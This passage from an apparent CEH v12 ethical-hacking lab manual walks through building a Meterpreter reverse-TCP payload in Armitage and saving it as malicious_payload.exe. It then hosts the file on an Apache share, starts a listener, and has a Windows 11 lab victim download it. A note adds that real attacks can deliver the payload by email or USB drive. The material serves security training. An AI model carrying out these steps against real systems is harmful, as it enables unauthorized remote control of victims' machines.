
18. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** --> **meterpreter**; double-click **meterpreter_reverse_tcp**.




19. The windows/meterpreter_reverse_tcp window appears. Scroll down to the LPORT Option, and change the port Value to 444. In the Output field, select exe from the drop-down options; click Launch.



20. The Save window appears. Select Desktop as the location, set the File Name as malicious_payload.exe, and click the Save button.



21. A Message pop-up appears; click OK.



22. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share **malicious_payload.exe** with the victim machine.

Note: If you want to create a new directory to share the **malicious_payload.exe** file with the target machine and provide the permissions, use the below commands:

Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder

Type **chmod -R 755 /var/www/html/share** and press **Enter**

Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

23. In the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.

24. Type **service apache2 start** and press **Enter** to start the Apache server.


The screenshot shows a terminal window titled "service apache2 start - Parrot Terminal". The terminal is running as root, indicated by the red "#". The user has entered the following commands:

```
[attacker@parrot:~]#
[attacker@parrot:~]# sudo su
[sudo] password for attacker:
[root@parrot:~]# cd /home/attacker
[root@parrot:~]# service postgresql start
[root@parrot:~]# cp /root/Desktop/malicious_payload.exe /var/www/html/share/
[root@parrot:~]# service apache2 start
[root@parrot:~]#
```

The terminal window is part of a desktop environment, with a menu bar at the top and taskbar icons at the bottom.

25. Switch back to the **Armitage** window. In the left-hand pane, double-click **meterpreter_reverse_tcp**.

26. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT** Option and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.




27. Now, click **CEHv12 Windows 11** to switch to the **Windows 11** machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

